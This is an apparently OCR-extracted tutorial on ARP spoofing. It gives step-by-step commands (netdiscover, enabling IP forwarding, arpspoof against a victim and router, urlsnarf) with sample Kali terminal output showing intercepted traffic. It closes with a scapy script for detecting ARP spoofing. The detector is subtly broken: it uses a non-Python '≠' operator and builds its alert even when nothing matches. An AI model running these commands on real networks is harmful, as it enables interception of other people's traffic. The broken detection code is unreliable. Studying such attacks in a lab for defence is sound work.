
This project focuses on conducting an ARP spoofing attack, a type of man-in-the-middle attack that exploits vulnerabilities in the Address Resolution Protocol while understanding its mechanics. Here's a summary of the key steps and concepts:

ARP Spoofing Attack Overview
The attacker sends fake ARP responses to the victim, associating the attacker's MAC address with the router's IP address.
The victim updates its ARP table, redirecting internet traffic to the attacker's machine.
The attacker can then intercept, inspect, and forward the traffic.

Steps to Perform the Attack


Install necessary tools:
bash
sudo apt-get update
sudo apt-get install dsniff
Discover IP addresses on the network:
Bash

sudo netdiscover



Enable IP forwarding:
bash
echo 1 > /proc/sys/net/ipv4/ip_forward

Execute the ARP spoofing attack:
Bash
sudo arpspoof -i eth0 -t <VICTIM_IP> <ROUTER_IP>



```
┌──(kali㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 192.168.1.100 192.168.1.1
8:0:27:d2:26:79 8:0:27:3c:5:2e 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 8:0:27:3c:5:2e 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 8:0:27:3c:5:2e 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 8:0:27:3c:5:2e 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 8:0:27:3c:5:2e 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 8:0:27:3c:5:2e 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
```


Intercept traffic:

bash

sudo urlsnarf -i eth0

```
┌──(kali㉿kali)-[~]
└─$ sudo urlsnarf -i eth0
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
192.168.1.100 - - [20/Nov/2024:16:41:13 -0500] "GET http://www.google.com/ HTTP/1.0" - - "-" "Wget/1.10.2"
```

You can use a python script for ARP detection using the scapy library



```python
from scapy.all import sniff
IP_MAC_Map = {}

def processPacket(packet):
    src_IP = packet['ARP'].psrc
    src_MAC = packet['Ether'].src
    if src_MAC in IP_MAC_Map.keys():
        if IP_MAC_Map[src_MAC] ≠ src_IP:
            try:
                old_IP = IP_MAC_Map[src_MAC]
            except:
                old_IP = "unknown"
        message = ("\n Possible ARP attack detected \n "
            + "It is possible that the machine with IP address \n "
            + str(old_IP) + " is pretending to be " + str(src_IP)
            +"\n ")
        return message
    else:
        IP_MAC_Map[src_MAC] = src_IP
sniff(count=0, filter="arp", store = 0, prn = processPacket)
```